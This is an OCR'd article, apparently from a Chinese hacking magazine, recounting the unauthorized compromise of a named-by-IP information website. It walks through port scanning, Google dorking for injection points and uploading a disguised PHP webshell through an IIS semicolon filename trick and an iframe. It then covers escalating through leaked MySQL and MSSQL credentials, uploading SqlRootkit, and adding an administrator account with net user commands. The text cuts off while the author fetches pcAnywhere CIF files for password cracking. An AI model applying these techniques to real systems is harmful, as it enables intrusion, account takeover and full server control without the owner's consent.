


图11

2010年到了，祝福非安全的编辑们在新的一年里万事如意，杂志越办越好！嘿嘿！最后再罗嗦一下，衷心感谢核心和光三弟弟，是你们教会了我计算机的太多东西，祝福你们在新的一年里工作顺利！

编辑点评： 女黑客还真是少呀，不知是不是人妖？呵呵，这个大家算是当作一个漏洞收藏吧，技术含量是没有的。

对XX信息网的一次安全检测

xiaoc

一、收集信息

IP地址：PING www.xxxx.com，得到目标IP：219.151.1.145。

端口信息：用SUPERSCAN扫了一下端口，对外开放了80、88、1433、3306、5631、6000。

以上结果告诉我们，只要拿到WEBSHELL，就可能是系统权限。

目标服务器脚本语言：在主页用迅雷下载全部连接，如图1所示。行了，不想再收集了，就这么着吧。




图 1

分析一下，有1433、5631端口，目标服务器肯定是WINDOWS，而且开放了3306端口，又支持.ASP、.PHP，看起来很乱，拿WEBSHELL应该不会太困难，先搞WEBSHELL……

二、踩点

常规思路，先看注入。打开GOOGLE搜索 **site:xxxx.com inurl:php | asp**，每页显示100条，然后丢进啊D里扫，一会儿就扫出5个点，可惜都显示ACCESS库，而且密码还暴不出来，如图2所示。




图 2

由于跨站利用起来太麻烦，暂时不考虑。而其他漏洞意义不大，它既然有MSSQL和MYSQL，我们就不必为ACCESS而浪费时间了，先进主站看看……

三、获取WEBSHELL

扫了一下目录，没找到什么东西，主页上有个自助建站，点进去看了一下，可以试用7天。嗯，有点意思。注册账号xiaosei，进入了管理，有N多上传的地方。找了个PHP小马，加个GIF89A头，把后缀改成GIF，上传看看，如图3所示。




图 3

看到这里似乎拿到SHELL已经是顺理成章、水到渠成的事了。但后面的事情你会感觉更有意思，我们先来猜想一下对方的服务器是什么架构：IIS+PHP？Apache+asp.dll？……我猜有可能是前者。赌一把，上传“1.php;v.jpg”后访问页面，提示如图4所示。




图 4

呵呵，为什么自己传的图片不让访问？关键是这个路径只有我知道，你不给我访问我怎么去编辑我的页面呢？手中有个突破防盗链的ASP，本地搭建一个环境进行访问，如图5所示。




图 5

不是吧？还是无法编辑！由于我的是小马，用nc一遍遍的修改referer太麻烦，况且也不一定成功，还是在本地写个HTM传上去吧，内容为：**<iframe src="img/1.php;c.gif" width="600" height="600"></iframe>**。

这不是挂马吗？对，没错，就是挂马！把我们的马挂出来，该网站提示说：

1、上传自定封面后，应将“是否启用封面”设置为“使用自定封面”
2、使用自定封面时，封面样式管理不起作用
3、上传后的自定封面网页自动改名为“myhome.htm”
4、图片／媒体文件请进入<图片媒体文件上传>功能

照着做就是了，最后我们上传的页面地址为：**http://zzjz.xxxx.com/com/xiaosei/myhome.htm**。还有一点要说明，这里我们包含的PHP小马里不能有GIF89A，不然会显示红叉。以上连接访问后的效果如图6所示。




图 6

哈哈，我们的马儿出来了！本来我是想在发表文章的时候，放在编辑器的代码模式下的，谁知道建出来的网站打都打不开，幸好这里有个上传HTM的地方。现在小马有了，下面传个ASPX的大马（即使我们已经确定是IIS搭建的WEB环境，那PHP的权限不会太大），看下它支不支持，如图7所示。




图 7

OK！拿到WEBSHELL了，下面的事情就简单了。

四、提权之路

一上来就让我郁闷了一下，跳不出当前站点的目录，看来管理也不是吃素的。后来我又换了个PHP马，也没浏览权限。

试了下我们的目标站点，和主站在同一台服务器，首页为index.asp。我猜主站首页可能就是D:\QSWWW\QZXXW_WEB\index.asp，于是在SHELL下执行：**type D:\QSWWW\QZXXW_WEB\index.asp**，没反应（后来看了下，只有这个目录的下级目录才有读取权限）。

服务器上这么多站，我想可能只有主站的数据库权限会大一些，现在连不到，看下本目录下有什么能利用的？事实总是令人惊讶，我在SHELL目录下的数据库连接文件中找到了MYSQL的ROOT密码，如图8所示。




图 8

什么也别说了，传个UDF马吧。可能是前面太顺了，到这儿RP出了点问题，如图9所示。




图 9

现在想提权就得再回到WEBSHELL中了，在BIN的WEBSELLL中可以找到各站点的根目录。得干点体力活了，找了几个站，看到下面有个“站点测试”，应该不会权限太小吧？看下有没有访问权限。一点就进去了，在它根目录下有个web.config，如图10所示。




图10

无语，我在本地用SQL综合利用工具直接连上了MSSQL，执行命令 **C:\>DIR C:**，提示未能找到存储过程，我们来恢复一下。可惜用SQL综合利用工具恢复不了，查询分析器又连不上，汗啊！

这时，想起剑心的那个SqlRootkit，麻烦又来了，死活传不上去，可能是被防火墙给拦住了，怎么办？整理一下思路，SqlRootkit可能被杀，现在做免杀我又不知道它是被什么拦截的，这时想起刚开始获得SHELL的地方，于是直接把SqlRootkit加了个GIF89A头，改了下后缀，直接丢进去，再传个HTM文件上去（默认是替换上一个HTM的），呵呵！成功上传。

恢复了一下组件，执行命令 **net user xiaoc xiaoc /add**，提示成功，

再用命令 net user 看下，如图 11 所示。

然后再用命令：net localgroup administrators xiaoc /add，成功加入一个管理组用户，现在已经是最高权限了。




图 11

接下来的事情就好办了，前面已经说了开放有 5631 端口，我们下它的 CIF 回来，看看能不能破出密码，如图 12 所示。

